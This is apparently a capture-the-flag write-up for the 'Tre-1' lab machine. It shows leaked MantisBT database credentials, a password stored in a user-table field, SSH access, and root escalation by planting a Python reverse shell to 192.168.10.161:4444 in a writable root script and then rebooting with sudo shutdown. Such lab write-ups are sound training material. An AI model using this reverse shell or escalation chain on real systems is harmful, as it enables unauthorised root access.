
Error: The database structure appears to be out of date (config(databaseversion) is 0) or corrupt. Please check that your database is running - we can not retrieve the database schema version. Config Table did not return a valid database schema version - please ask for support on the mantis-help mailing list if required.

Signup for a new account

Here I carried out several tests, one of which was that I was able to register, but logically I could not access for two reasons:

1 - I was sending an email (logically, it's not sent)

2 - There was a problem with the database connection. (image above)



192.168.10.157/mantisbt/signup.php

Signup


Account registration processed.
[m3n0sd0n4ld - m3n0s@d0n4ld.com]

Congratulations, you have registered successfully ! You are now being sent a confirmation e-mail to verify your e-mail address. Visiting the link sent to you in this e-mail will activate your account.

You have seven days to complete the account confirmation process; if you fail to do so within this period, the newly-registered account may be purged.

After continuing to list more files and directories within the mantisbt path, I found two very interesting files:

Install.php:




192.168.10.157/mantisbt/admin/install.php

MantisBT

Checking there is no 'mc_config_inc.php' file in 1.2.x location.		GOOD
Type of Database	MySQL Improved	
Hostname (for Database Server)	localhost	
Username (for Database)	mantissuser	
Password (for Database)	●●●●●●	
Database name (for Database)	mantis	
Admin Username (to create Database if required)		
Admin Password (to create Database if required)		
Database Table Prefix	mantis	
Database Plugin Table Prefix	plugin	
Database Table Suffix	_table	
Default Time Zone	New York	
Print SQL Queries instead of Writing to the Database	□	
Attempt Installation	Install/Upgrade Database	


Powered by MantisBT

a.txt file with the credentials of the database, if we check the data we can see in the install.php, the data matches, so they are legitimate:



```
# Look in http://www.mantisbt.org/docs/ or config_defaults_inc.php for more
# detailed comments.

# --- Database Configuration ---
$g_hostname      = 'localhost';
$g_db_username   = 'mantissuser';
$g_db_password   = 'password@123AS';
$g_database_name = 'mantis';
$g_db_type       = 'mysqli';

# --- Security ---
$g_crypto_master_salt = 'dsf34H@sds$242347832842309843294829304djfkdjsfkd';     #  Random string of at least 16 chars, unique to the installation
```


We use these credentials in the Admin panel and get new ones in the "**mantis_user_table**". (Look! A m3n0sd0n4ld ! xD)



```
SELECT * FROM `mantis_user_table` LIMIT 50 (0.001 s) Modificar
```


□ Modify	id	username	realname	email	password	enabled	p
□ modificar	1	administrator	XiBejMub	root@localhost	3492f8fe2cb409e387ddb0521c999c38	1	0
□ modificar	2	tre	Tr3@123456A!	tre@localhost	64c4685f8da5c2225de7890c1bad0d7f	1	0
□ modificar	3	m3n0sd0n4ld		m3n0s@d0n4ld.com	fd9eafc47b17800a2ae8626ae6e12151	1	0

Apparently, the sysadmin has little memory and left the password in the realname to remember, we used tre's credentials to connect by SSH. (incredible, but true)




```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Tre-1# ssh tre@192.168.10.157
The authenticity of host '192.168.10.157 (192.168.10.157)' can't be established.
ECDSA key fingerprint is SHA256:wNJwlp5ha0nS3Mr1x6DPLtzNMMr/2egeef6B6N2hfsU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.157' (ECDSA) to the list of known hosts.
tre@192.168.10.157's password:
Linux tre 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 12 23:56:00 2020 from 192.168.17.172
tre@tre:~$ id
uid=1000(tre) gid=1000(tre) groups=1000(tre),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),109(netdev)
tre@tre:~$
```

We do a "sudo -l" and have privileges over the "shutdown" binary, if we execute this, we will cause a shutdown and reboot of the machine. But what can it do for us?



```
tre@tre:/home$ sudo -l
Matching Defaults entries for tre on tre:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tre may run the following commands on tre:
    (ALL) NOPASSWD: /sbin/shutdown
```


If we check the processes that are running, we see that there is a script in the path "/usr/bin/check-system" that is running constantly, if we run "/sbin/shutdown" we see that it runs a bash with something...



```
2020/05/24 05:40:42 CMD: UID=0    PID=12212  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:43 CMD: UID=0    PID=12213  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:44 CMD: UID=0    PID=12214  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:45 CMD: UID=1000 PID=12215  | -bash
2020/05/24 05:40:45 CMD: UID=0    PID=12216  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:46 CMD: UID=0    PID=12217  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:47 CMD: UID=0    PID=12218  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:48 CMD: UID=0    PID=12219  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:49 CMD: UID=0    PID=12220  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:50 CMD: UID=0    PID=12221  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:51 CMD: UID=0    PID=12222  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:52 CMD: UID=0    PID=12223  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:53 CMD: UID=0    PID=12224  | /bin/bash /usr/bin/check-system
2020/05/24 05:40:54 CMD: UID=0    PID=12225  | /bin/bash /usr/bin/check-system
```


The sysadmin has been neglected, since we have read and write permissions on the file "**check-system",** therefore, we can modify the script and add the lines that interest us.

In my case, run a reverse shell using python3.




```
  GNU nano 3.2                    /usr/bin/check-system

DATE=`date '+%Y-%m-%d %H:%M:%S'`
echo "Service started at ${DATE}" | systemd-cat -p info

while :
do
echo "Checking...";
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREA$
sleep 1;
done
```

Full code:




```
tre@tre:~$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.10.161",4444));os.dup2(s.fileno(),0); os.dup2(s
.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

We open a new terminal on our machine with a listening netcat on port 4444 (*nc -nvlp 4444*) and run the script as sudo:




```
    (ALL) NOPASSWD: /sbin/shutdown
tre@tre:~$ sudo /sbin/shutdown -r
```

Now we will wait a few minutes until the machine is rebooted and then at the next boot it will load again the "**check-system**" script that in turn will read our line and execute the reverse shell as root.



```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Tre-1# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.10.161] from (UNKNOWN) [192.168.10.156] 34754
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Perfect! Now it's the easiest part, reading the flag and making us a coffee, which we've earned ;)



```
# cd /root
# ls
root.txt
# cat root.txt
{SunCSR_[redacted]_2020}
```